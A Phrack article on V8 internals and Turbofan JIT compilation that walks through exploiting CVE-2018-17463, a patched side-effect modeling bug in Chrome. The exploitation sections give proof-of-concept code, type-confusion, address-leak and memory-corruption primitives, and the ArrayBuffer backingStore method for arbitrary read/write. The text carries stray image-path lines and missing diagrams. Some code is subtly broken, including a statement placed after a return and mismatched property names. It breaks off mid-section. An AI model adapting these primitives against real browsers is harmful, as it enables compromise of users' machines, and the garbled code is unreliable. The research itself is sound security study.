==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x09 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=---------------=[       The Art of Exploitation       ]=---------------=|
|=-----------------------------------------------------------------------=|
|=-----------------=[ Compile Your Own Type Confusions ]=-----------------=|
|=----------=[ Exploiting Logic Bugs in JavaScript JIT Engines ]=----------=|
|=-----------------------------------------------------------------------=|
|=----------------------------=[ saelo ]=-----------------------------=|
|=------------------------=[ phrack@saelo.net ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

--[Table of contents

--[0 - Introduction

This article strives to give an introduction into just-in-time (JIT) compiler vulnerabilities at the example of CVE-2018-17463, a bug found through source code review and used as part of the hack2win [1] competition in September 2018. The vulnerability was afterwards patched by Google with commit 52a9e67a477bdb67ca893c25c145ef5191976220 "[turbofan] Fix ObjectCreate's side effect annotation" and the fix was made available to the public on October 16th with the release of Chrome 70.

Source code snippets in this article can also be viewed online in the source code repositories as well as on code search [2]. The exploit was tested on chrome version 69.0.3497.81 (64-bit), corresponding to v8 version 6.9.427.19.

--[1 - V8 Overview

V8 is Google's open source JavaScript engine and is used to power amongst others Chromium-based web browsers. It is written in C++ and commonly used to execute untrusted JavaScript code. As such it is an interesting piece of software for attackers.

V8 features numerous pieces of documentation, both in the source code and online [3]. Furthermore, v8 has multiple features that facilitate the exploring of its inner workings:

    0. A number of builtin functions usable from JavaScript, enabled
    through the --enable-natives-syntax flag for d8 (v8's JavaScript

shell). These e.g. allow the user to inspect an object via %DebugPrint, to trigger garbage collection with %CollectGarbage, or to force JIT compilation of a function through %OptimizeFunctionOnNextCall.

1. Various tracing modes, also enabled through command-line flags, which cause logging of numerous engine internal events to stdout or a log file. With these, it becomes possible to e.g. trace the behavior of different optimization passes in the JIT compiler.

2. Miscellaneous tools in the tools/ subdirectory such as a visualizer of the JIT IR called turbolizer.

--[1.1 - Values

As JavaScript is a dynamically typed language, the engine must store type information with every runtime value. In v8, this is accomplished through a combination of pointer tagging and the use of dedicated type information objects, called Maps.

The different JavaScript value types in v8 are listed in src/objects.h, of which an excerpt is shown below.

```
// Inheritance hierarchy:
// - Object
//   - Smi          (immediate small integer)
//   - HeapObject   (superclass for everything allocated in the heap)
//     - JSReceiver  (suitable for property access)
//       - JSObject
//     - Name
//       - String
//     - HeapNumber
//     - Map
//     ...
```

A JavaScript value is then represented as a tagged pointer of static type Object*. On 64-bit architectures, the following tagging scheme is used:

```
Smi:        [32 bit signed int] [31 bits unused] 0
HeapObject: [64 bit direct pointer]            | 01
```

As such, the pointer tag differentiates between Smis and HeapObjects. All further type information is then stored in a Map instance to which a pointer can be found in every HeapObject at offset 0.

With this pointer tagging scheme, arithmetic or binary operations on Smis can often ignore the tag as the lower 32 bits will be all zeroes. However, dereferencing a HeapObject requires masking off the least significant bit (LSB) first. For that reason, all accesses to data members of a HeapObject have to go through special accessors that take care of clearing the LSB. In fact, Objects in v8 do not have any C++ data members, as access to those would be impossible due to the pointer tag. Instead, the engine stores data members at predefined offsets in an object through mentioned accessor functions. In essence, v8 thus defines the in-memory layout of Objects itself instead of delegating this to the compiler.

----[1.2 - Maps

The Map is a key data structure in v8, containing information such as


* The dynamic type of the object, i.e. String, Uint8Array, HeapNumber, ...
* The size of the object in bytes
* The properties of the object and where they are stored
* The type of the array elements, e.g. unboxed doubles or tagged pointers
* The prototype of the object if any

While the property names are usually stored in the Map, the property values are stored with the object itself in one of several possible regions. The Map then provides the exact location of the property value in the respective region.


In general there are three different regions in which property values can be stored: inside the object itself ("inline properties"), in a separate, dynamically sized heap buffer ("out-of-line properties"), or, if the property name is an integer index [4], as array elements in a dynamically-sized heap array. In the first two cases, the Map will store the slot number of the property value while in the last case the slot number is the element index. This can be seen in the following example:

```
let o1 = {a: 42, b: 43};
let o2 = {a: 1337, b: 1338};
```

After execution, there will be two JSObjects and one Map in memory:



As Maps are relatively expensive objects in terms of memory usage, they are shared as much as possible between "similar" objects. This can be seen in the previous example, where both o1 and o2 share the same Map, map1. However, if a third property .c (e.g. with value 1339) is added to o1, then the Map can no longer be shared as o1 and o2 now have different properties. As such, a new Map is created for o1:



If later on the same property .c was added to o2 as well, then both objects would again share map2. The way this works efficiently is by keeping track in each Map which new Map an object should be transitioned to if a property of a certain name (and possibly type) is added to it. This data structure is commonly called a transition table.

V8 is, however, also capable of storing the properties as a hash map instead of using the Map and slot mechanism, in which case the property name is directly mapped to the value. This is used in cases when the engine believes that the Map mechanism will induce additional overhead, such as e.g. in the case of singleton objects.

The Map mechanism is also essential for garbage collection: when the collector processes an allocation (a HeapObject), it can immediately retrieve information such as the object's size and whether the object contains any other tagged pointers that need to be scanned by inspecting the Map.

----[1.3 - Object Summary

Consider the following code snippet

```
let obj = {
  x: 0x41,
  y: 0x42
};
obj.z = 0x43;
obj[0] = 0x1337;
obj[1] = 0x1338;
```

After execution in v8, inspecting the memory address of the object shows:

```
(lldb) x/5gx 0x23ad7c58e0e8
0x23ad7c58e0e8: 0x000023adbcd8c751 0x000023ad7c58e201
0x23ad7c58e0f8: 0x000023ad7c58e229 0x0000004100000000
0x23ad7c58e108: 0x0000004200000000

(lldb) x/3gx 0x23ad7c58e200
0x23ad7c58e200: 0x000023adafb038f9 0x0000000300000000
0x23ad7c58e210: 0x0000004300000000

(lldb) x/6gx 0x23ad7c58e228
0x23ad7c58e228: 0x000023adafb028b9 0x0000001100000000
0x23ad7c58e238: 0x0000133700000000 0x0000133800000000
0x23ad7c58e248: 0x000023adafb02691 0x000023adafb02691
...
```

First is the object itself which consists of a pointer to its Map (0x23adbcd8c751), the pointer to its out-of-line properties (0x23ad7c58e201), the pointer to its elements (0x23ad7c58e229), and the two inline properties (x and y). Inspecting the out-of-line properties pointer shows another object that starts with a Map (which indicates that this is a FixedArray) followed by the size and the property z. The elements array again starts with a pointer to the Map, followed by the capacity, followed by the two elements with index 0 and 1 and 9 further elements set to the magic value "the_hole" (indicating that the backing memory has been overcommitted). As can be seen, all values are stored as tagged pointers. If further objects were created in the same fashion, they would reuse the existing Map.

--[2 - An Introduction to Just-in-Time Compilation for JavaScript

Modern JavaScript engines typically employ an interpreter and one or multiple just-in-time compilers. As a unit of code is executed more frequently, it is moved to higher tiers which are capable of executing the code faster, although their startup time is usually higher as well.

The next section aims to give an intuitive introduction rather than a formal explanation of how JIT compilers for dynamic languages such as JavaScript manage to produce optimized machine code from a script.

----[2.1 - Speculative Just-in-Time Compilation

Consider the following two code snippets. How could each of them be compiled to machine code?

```
// C++
int add(int a, int b) {
    return a + b;
}

// JavaScript
function add(a, b) {
    return a + b;
}
```

The answer seems rather clear for the first code snippet. After all, the types of the arguments as well as the ABI, which specifies the registers used for parameters and return values, are known. Further, the instruction set of the target machine is available. As such, compilation to machine code might produce the following x86_64 code:

```
lea eax, [rdi + rsi]
ret
```

However, for the JavaScript code, type information is not known. As such, it seems impossible to produce anything better than the generic add operation handler [5], which would only provide a negligible performance boost over the interpreter. As it turns out, dealing with missing type information is a key challenge to overcome for compiling dynamic languages to machine code. This can also be seen by imagining a hypothetical JavaScript dialect which uses static typing, for example:

```
function add(a: Smi, b: Smi) -> Smi {
    return a + b;
}
```

In this case, it is again rather easy to produce machine code:

```
lea     rax, [rdi+rsi]
jo      bailout_integer_overflow
ret
```

This is possible because the lower 32 bits of a Smi will be all zeroes due to the pointer tagging scheme. This assembly code looks very similar to the C++ example, except for the additional overflow check, which is required since JavaScript does not know about integer overflows (in the specification all numbers are IEEE 754 double precision floating point numbers), but CPUs certainly do. As such, in the unlikely event of an integer overflow, the engine would have to transfer execution to a different, more generic execution tier like the interpreter. There it would repeat the failed operation and in this case convert both inputs to floating point numbers prior to adding them together. This mechanism is commonly called bailout and is essential for JIT compilers, as it allows them to produce specialized code which can always fall back to more generic code if an unexpected situation occurs.

Unfortunately, for plain JavaScript the JIT compiler does not have the comfort of static type information. However, as JIT compilation only happens after several executions in a lower tier, such as the interpreter, the JIT compiler can use type information from previous executions. This, in turn, enables speculative optimization: the compiler will assume that a unit of code will be used in a similar way in the future and thus see the same types for e.g. the arguments. It can then produce optimized code like the one shown above assuming that the types will be used in the future.

----[2.2 Speculation Guards

Of course, there is no guarantee that a unit of code will always be used in a similar way. As such, the compiler must verify that all of its type speculations still hold at runtime before executing the optimized code. This is accomplished through a number of lightweight runtime checks,

discussed next.

By inspecting feedback from previous executions and the current engine state, the JIT compiler first formulates various speculations such as "this value will always be a Smi", or "this value will always be an object with a specific Map", or even "this Smi addition will never cause an integer overflow". Each of these speculations is then verified to still hold at runtime with a short piece of machine code, called a speculation guard. If the guard fails, it will perform a bailout to a lower execution tier such as the interpreter. Below are two commonly used speculation guards:

```
; Ensure is Smi
test    rdi, 0x1
jnz     bailout

; Ensure has expected Map
cmp    QWORD PTR [rdi-0x1], 0x12345601
jne    bailout
```

The first guard, a Smi guard, verifies that some value is a Smi by checking that the pointer tag is zero. The second guard, a Map guard, verifies that a HeapObject in fact has the Map that it is expected to have.

Using speculation guards, dealing with missing type information becomes:

0. Gather type profiles during execution in the interpreter

1. Speculate that the same types will be used in the future

2. Guard those speculations with runtime speculation guards

3. Afterwards, produce optimized code for the previously seen types

In essence, inserting a speculation guard adds a piece of static type information to the code following it.

----[2.3 Turbofan

Even though an internal representation of the user's JavaScript code is already available in the form of bytecode for the interpreter, JIT compilers commonly convert the bytecode to a custom intermediate representation (IR) which is better suited for the various optimizations performed. Turbofan, the JIT compiler inside v8, is no exception. The IR used by turbofan is graph-based, consisting of operations (nodes) and different types of edges between them, namely

* control-flow edges, connecting control-flow operations such as loops and if conditions

* data-flow edges, connecting input and output values

* effect-flow edges, which connect effectual operations such that they are scheduled correctly. For example: consider a store to a property followed by a load of the same property. As there is no data- or control-flow dependency between the two operations, effect-flow is needed to correctly schedule the store before the load.

Further, the turbofan IR supports three different types of operations: JavaScript operations, simplified operations, and machine operations. Machine operations usually resemble a single machine instruction while JS operations resemble a generic bytecode instruction. Simplified operations are somewhere in between. As such, machine operations can directly be translated into machine instructions while the other two types of operations require further conversion steps to lower-level operations (a process called lowering). For example, the generic property load operations could be lowered to a CheckHeapObject and CheckMaps operation followed by a 8-byte load from an inline slot of an object.

A comfortable way to study the behavior of the JIT compiler in various

scenarios is through v8's turbolizer tool [6]: a small web application that consumes the output produced by the --trace-turbo command line flag and renders it as an interactive graph.

----[2.4 Compiler Pipeline

Given the previously described mechanisms, a typical JavaScript JIT compiler pipeline then looks roughly as follows:

    0. Graph building and specialization: the bytecode as well as runtime type profiles from the interpreter are consumed and an IR graph, representing the same computations, is constructed. Type profiles are inspected and based on them speculations are formulated, e.g. about which types of values to see for an operation. The speculations are guarded with speculation guards.

    1. Optimization: the resulting graph, which now has static type information due to the guards, is optimized much like "classic" ahead-of-time (AOT) compilers do. Here an optimization is defined as a transformation of code that is not required for correctness but improves the execution speed or memory footprint of the code. Typical optimizations include loop-invariant code motion, constant folding, escape analysis, and inlining.

    2. Lowering: finally, the resulting graph is lowered to machine code which is then written into an executable memory region. From that point on, invoking the compiled function will result in a transfer of execution to the generated code.

This structure is rather flexible though. For example, lowering could happen in multiple stages, with further optimizations in between them. In addition, register allocation has to be performed at some point, which is, however, also an optimization to some degree.

----[2.5 - A JIT Compilation Example

This chapter is concluded with an example of the following function being JIT compiled by turbofan:

```
function foo(o) {
    return o.b;
}
```

During parsing, the function would first be compiled to generic bytecode, which can be inspected using the --print-bytecode flag for d8. The output is shown below.

```
Parameter count 2
Frame size 0
   12 E> 0 : a0                StackCheck
   31 S> 1 : 28 02 00 00       LdaNamedProperty a0, [0], [0]
   33 S> 5 : a4                Return
Constant pool (size = 1)
0x1fbc69c24ad9: [FixedArray] in OldSpace
 - map: 0x1fbc6ec023c1 <Map>
 - length: 1
           0: 0x1fbc69c24301 <String[1]: b>
```

The function is mainly compiled to two operations: LdaNamedProperty, which loads property .b of the provided argument, and Return, which returns said property. The StackCheck operation at the beginning of the function guards against stack overflows by throwing an exception if the call stack size is exceeded. More information about v8's bytecode format and interpreter can be found online [7].

To trigger JIT compilation, the function has to be invoked several times:


```
for (let i = 0; i < 100000; i++) {
    foo({a: 42, b: 43});
```

```
}

/* Or by using a native after providing some type information: */
foo({a: 42, b: 43});
foo({a: 42, b: 43});
%OptimizeFunctionOnNextCall(foo);
foo({a: 42, b: 43});
```

This will also inhabit the feedback vector of the function which associates observed input types with bytecode operations. In this case, the feedback vector entry for the LdaNamedProperty would contain a single entry: the Map of the objects that were given to the function as argument. This Map will indicate that property .b is stored in the second inline slot.

Once turbofan starts compiling, it will build a graph representation of the JavaScript code. It will also inspect the feedback vector and, based on that, speculate that the function will always be called with an object of a specific Map. Next, it guards these assumptions with two runtime checks, which will bail out to the interpreter if the assumptions ever turn out to be false, then proceeds to emit a property load for an inline property. The optimized graph will ultimately look similar to the one shown below. Here, only data-flow edges are shown.



This graph will then be lowered to machine code similar to the following.

```
; Ensure o is not a Smi
test    rdi, 0x1
jz      bailout_not_object

; Ensure o has the expected Map
cmp     QWORD PTR [rdi-0x1], 0xabcd1234
jne     bailout_wrong_map

; Perform operation for object with known Map
mov     rax, [rdi+0x1f]
ret
```

If the function were to be called with an object with a different Map, the second guard would fail, causing a bailout to the interpreter (more precisely to the LdaNamedProperty operation of the bytecode) and likely the discarding of the compiled code. Eventually, the function would be recompiled to take the new type feedback into account. In that case, the function would be re-compiled to perform a polymorphic property load

(supporting more than one input type), e.g. by emitting code for the property load for both Maps, then jumping to the respective one depending on the current Map. If the operation becomes even more polymorphic, the compiler might decide to use a generic inline cache (IC) [8][9] for the polymorphic operation. An IC caches previous lookups but can always fall-back to the runtime function for previously unseen input types without bailing out of the JIT code.

--[3 - JIT Compiler Vulnerabilities

JavaScript JIT compilers are commonly implemented in C++ and as such are subject to the usual list of memory- and type-safety violations. These are not specific to JIT compilers and will thus not be discussed further. Instead, the focus will be put on bugs in the compiler which lead to incorrect machine code generation which can then be exploited to cause memory corruption.

Besides bugs in the lowering phases [10][11] which often result in rather classic vulnerabilities like integer overflows in the generated machine code, many interesting bugs come from the various optimizations. There have been bugs in bounds-check elimination [12][13][14][15], escape analysis [16][17], register allocation [18], and others. Each optimization pass tends to yield its own kind of vulnerabilities.

When auditing complex software such as JIT compilers, it is often a sensible approach to determine specific vulnerability patterns in advance and look for instances of them. This is also a benefit of manual code auditing: knowing that a particular type of bug usually leads to a simple, reliable exploit, this is what the auditor can look for specifically.

As such, a specific optimization, namely redundancy elimination, will be discussed next, along with the type of vulnerability one can find there and a concrete vulnerability, CVE-2018-17463, accompanied with an exploit.

----[3.1 - Redundancy Elimination

One popular class of optimizations aims to remove safety checks from the emitted machine code if they are determined to be unnecessary. As can be imagined, these are very interesting for the auditor as a bug in those will usually result in some kind of type confusion or out-of-bounds access.

One instance of these optimization passes, often called "redundancy elimination", aims to remove redundant type checks. As an example, consider the following code:

```
function foo(o) {
    return o.a + o.b;
}
```

Following the JIT compilation approach outlined in chapter 2, the following IR code might be emitted for it:

```
CheckHeapObject o
CheckMap o, map1
r0 = Load [o + 0x18]

CheckHeapObject o
CheckMap o, map1
r1 = Load [o + 0x20]

r2 = Add r0, r1
CheckNoOverflow
Return r2
```

The obvious issue here is the redundant second pair of CheckHeapObject and CheckMap operations. In that case it is clear that the Map of o can not change between the two CheckMap operations. The goal of redundancy elimination is thus to detect these types of redundant checks and remove

all but the first one on the same control-flow path.

However, certain operations can cause side-effects: observable changes to the execution context. For example, a Call operation invoking a user supplied function could easily cause an object's Map to change, e.g. by adding or removing a property. In that case, a seemingly redundant check is in fact required as the Map could change in between the two checks. As such it is essential for this optimization that the compiler knows about all effectful operations in its IR. Unsurprisingly, correctly predicting side effects of JIT operations can be quite hard due to to the nature of the JavaScript language. Bugs related to incorrect side effect predictions thus appear from time to time and are typically exploited by tricking the compiler into removing a seemingly redundant type check, then invoking the compiled code such that an object of an unexpected type is used without a preceding type check. Some form of type confusion then follows.

Vulnerabilities related to incorrect modeling of side-effect can usually be found by locating IR operations which are assumed side-effect free by the engine, then verifying whether they really are side-effect free in all cases. This is how CVE-2018-17463 was found.

----[3.2 CVE-2018-17463

In v8, IR operations have various flags associated with them. One of them, kNoWrite, indicates that the engine assumes that an operation will not have observable side-effects, it does not "write" to the effect chain. An example for such an operation was JSCreateObject, shown below:

```
#define CACHED_OP_LIST(V)                                                \
  ...                                                                    \
  V(CreateObject, Operator::kNoWrite, 1, 1)                              \
  ...
```

To determine whether an IR operation might have side-effects it is often necessary to look at the lowering phases which convert high-level operations, such as JSCreateObject, into lower-level instruction and eventually machine instructions. For JSCreateObject, the lowering happens in js-generic-lowering.cc, responsible for lowering JS operations:

```
void JSGenericLowering::LowerJSCreateObject(Node* node) {
  CallDescriptor::Flags flags = FrameStateFlagForCall(node);
  Callable callable = Builtins::CallableFor(
      isolate(), Builtins::kCreateObjectWithoutProperties);
  ReplaceWithStubCall(node, callable, flags);
}
```

In plain english, this means that a JSCreateObject operation will be lowered to a call to the runtime function CreateObjectWithoutProperties. This function in turn ends up calling ObjectCreate, another builtin but this time implemented in C++. Eventually, control flow ends up in JSObject::OptimizeAsPrototype. This is interesting as it seems to imply that the prototype object may potentially be modified during said optimization, which could be an unexpected side-effect for the JIT compiler. The following code snippet can be run to check whether OptimizeAsPrototype modifies the object in some way:

```
let o = {a: 42};
%DebugPrint(o);
Object.create(o);
%DebugPrint(o);
```

Indeed, running it with `d8 --allow-natives-syntax` shows:

```
DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f02571 <Map(HOLEY_ELEMENTS)> [FastProperties]
...

DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f0d6d1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
```

As can be seen, the object's Map has changed when becoming a prototype so the object must have changed in some way as well. In particular, when becoming a prototype, the out-of-line property storage of the object was converted to dictionary mode. As such the pointer at offset 8 from the object will no longer point to a PropertyArray (all properties one after each other, after a short header), but instead to a NameDictionary (a more complex data structure directly mapping property names to values without relying on the Map). This certainly is a side effect and in this case an unexpected one for the JIT compiler. The reason for the Map change is that in v8, prototype Maps are never shared due to clever optimization tricks in other parts of the engine [19].

At this point it is time to construct a first proof-of-concept for the bug. The requirements to trigger an observable misbehavior in a compiled function are:

0. The function must receive an object that is not currently used as a prototype.

1. The function needs to perform a CheckMap operation so that subsequent ones can be eliminated.

2. The function needs to call Object.create with the object as argument to trigger the Map transition.

3. The function needs to access an out-of-line property. This will, after a CheckMap that will later be incorrectly eliminated, load the pointer to the property storage, then deference that believing that it is pointing to a PropertyArray even though it will point to a NameDictionary.

The following JavaScript code snippet accomplishes this

```
function hax(o) {
    // Force a CheckMaps node.
    o.a;

    // Cause unexpected side-effects.
    Object.create(o);

    // Trigger type-confusion because CheckMaps node is removed.
    return o.b;
}

for (let i = 0; i < 100000; i++) {
    let o = {a: 42};
    o.b = 43;           // will be stored out-of-line.
    hax(o);
}
```

It will first be compiled to pseudo IR code similar to the following:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Changes the Map of o
Call CreateObjectWithoutProperties, o

CheckMap o, map1
r1 = Load [o + 0x8]         // Load pointer to out-of-line properties
r2 = Load [r1 + 0x10]       // Load property value

Return r2
```

Afterwards, the redundancy elimination pass will incorrectly remove the second Map check, yielding:

```
    CheckHeapObject o
    CheckMap o, map1
    Load [o + 0x18]

    // Changes the Map of o
    Call CreateObjectWithoutProperties, o

    r1 = Load [o + 0x8]
    r2 = Load [r1 + 0x10]

    Return r2
```

When this JIT code is run for the first time, it will return a different value than 43, namely an internal fields of the NameDictionary which happens to be located at the same offset as the .b property in the PropertyArray.

Note that in this case, the JIT compiler tried to infer the type of the argument object at the second property load instead of relying on the type feedback and thus, assuming the map wouldn't change after the first type check, produced a property load from a FixedArray instead of a NameDictionary.

--[4 - Exploitation

The bug at hand allows the confusion of a PropertyArray with a NameDictionary. Interestingly, the NameDictionary still stores the property values inside a dynamically sized inline buffer of (name, value, flags) triples. As such, there likely exists a pair of properties P1 and P2 such that both P1 and P2 are located at offset O from the start of either the PropertyArray or the NameDictionary respectively. This is interesting for reasons explained in the next section. Shown next is the memory dump of the PropertyArray and NameDictionary for the same properties side by side:

```
    let o = {inline: 42};
    o.p0 = 0; o.p1 = 1; o.p2 = 2; o.p3 = 3; o.p4 = 4;
    o.p5 = 5; o.p6 = 6; o.p7 = 7; o.p8 = 8; o.p9 = 9;

    0x0000130c92483e89          0x0000130c92483bb1
    0x0000000c00000000          0x0000006500000000
    0x0000000000000000          0x0000000b00000000
    0x0000000100000000          0x0000000000000000
    0x0000000200000000          0x0000002000000000
    0x0000000300000000          0x0000000c00000000
    0x0000000400000000          0x0000000000000000
    0x0000000500000000          0x0000130ce98a4341
    0x0000000600000000  <-!->   0x0000000200000000
    0x0000000700000000          0x000004c000000000
    0x0000000800000000          0x0000130c924826f1
    0x0000000900000000          0x0000130c924826f1
    ...                         ...
```

In this case the properties p6 and p2 overlap after the conversion to dictionary mode. Unfortunately, the layout of the NameDictionary will be different in every execution of the engine due to some process-wide randomness being used in the hashing mechanism. It is thus necessary to first find such a matching pair of properties at runtime. The following code can be used for that purpose.

```
    function find_matching_pair(o) {
        let a = o.inline;
        this.Object.create(o);
        let p0 = o.p0;
        let p1 = o.p1;
        ...;
        return [p0, p1, ..., pN];
        let pN = o.pN;
    }
```

Afterwards, the returned array is searched for a match. In case the exploit gets unlucky and doesn't find a matching pair (because all properties are stored at the end of the NameDictionaries inline buffer by bad luck), it is able to detect that and can simply retry with a different number of properties or different property names.

----[4.1 - Constructing Type Confusions

There is an important bit about v8 that wasn't discussed yet. Besides the location of property values, Maps also store type information for properties. Consider the following piece of code:

```
let o = {}
o.a = 1337;
o.b = {x: 42};
```

After executing it in v8, the Map of o will indicate that the property .a will always be a Smi while property .b will be an Object with a certain Map that will in turn have a property .x of type Smi. In that case, compiling a function such as

```
function foo(o) {
    return o.b.x;
}
```

will result in a single Map check for o but no further Map check for the .b property since it is known that .b will always be an Object with a specific Map. If the type information for a property is ever invalidated by assigning a property value of a different type, a new Map is allocated and the type information for that property is widened to include both the previous and the new type.

With that, it becomes possible to construct a powerful exploit primitive from the bug at hand: by finding a matching pair of properties JIT code can be compiled which assumes it will load property p1 of one type but in reality ends up loading property p2 of a different type. Due to the type information stored in the Map, the compiler will, however, omit type checks for the property value, thus yielding a kind of universal type confusion: a primitive that allows one to confuse an object of type X with an object of type Y where both X and Y, as well as the operation that will be performed on type X in the JIT code, can be arbitrarily chosen. This is, unsurprisingly, a very powerful primitive.

Below is the scaffold code for crafting such a type confusion primitive from the bug at hand. Here p1 and p2 are the property names of the two properties that overlap after the property storage is converted to dictionary mode. As they are not known in advance, the exploit relies on eval to generate the correct code at runtime.

```
eval(`
    function vuln(o) {
        // Force a CheckMaps node
        let a = o.inline;
        // Trigger unexpected transition of property storage
        this.Object.create(o);
        // Seemingly load .p1 but really load .p2
        let p = o.${p1};
        // Use p (known to be of type X but really is of type Y)
        // ...;
    }
`);

let arg = makeObj();
arg[p1] = objX;
arg[p2] = objY;
vuln(arg);
```

In the JIT compiled function, the compiler will then know that the local

variable p will be of type X due to the Map of o and will thus omit type checks for it. However, due to the vulnerability, the runtime code will actually receive an object of type Y, causing a type confusion.

----[4.2 - Gaining Memory Read/Write

From here, additional exploit primitives will now be constructed: first a primitive to leak the addresses of JavaScript objects, second a primitive to overwrite arbitrary fields in an object. The address leak is possible by confusing the two objects in a compiled piece of code which fetches the .x property, an unboxed double, converts it to a v8 HeapNumber, and returns that to the caller. Due to the vulnerability, it will, however, actually load a pointer to an object and return that as a double.

```
function vuln(o) {
    let a = o.inline;
    this.Object.create(o);
    return o.${p1}.x1;
}

let arg = makeObj();
arg[p1] = {x: 13.37};       // X, inline property is an unboxed double
arg[p2] = {y: obj};         // Y, inline property is a pointer
vuln(arg);
```

This code will result in the address of obj being returned to the caller as a double, such as 1.9381218278403e-310.

Next, the corruption. As is often the case, the "write" primitive is just the inversion of the "read" primitive. In this case, it suffices to write to a property that is expected to be an unboxed double, such as shown next.

```
function vuln(o) {
    let a = o.inline;
    this.Object.create(o);
    let orig = o.${p1}.x2;
    o.${p1}.x = ${newValue};
    return orig;
}

let arg = makeObj();
arg[p1] = {x: 13.37};
arg[p2] = {y: obj};
vuln(arg);
```

This will "corrupt" property .y of the second object with a controlled double. However, to achieve something useful, the exploit would likely need to corrupt an internal field of an object, such as is done below for an ArrayBuffer. Note that the second primitive will read the old value of the property and return that to the caller. This makes it possible to:

* immediately detect once the vulnerable code ran for the first time and corrupted the victim object

* fully restore the corrupted object at a later point to guarantee clean process continuation.


With those primitives at hand, gaining arbitrary memory read/write becomes as easy as


0. Creating two ArrayBuffers, ab1 and ab2

1. Leaking the address of ab2

2. Corrupting the backingStore pointer of ab1 to point to ab2

Yielding the following situation:





Afterwards, arbitrary addresses can be accessed by overwriting the backingStore pointer of ab2 by writing into ab1 and subsequently reading from or writing to ab2.

----[4.3 - Reflections

As was demonstrated, by abusing the type inference system in v8, an initially limited type confusion primitive can be extended to achieve confusion of arbitrary objects in JIT code. This primitive is powerful for several reasons:

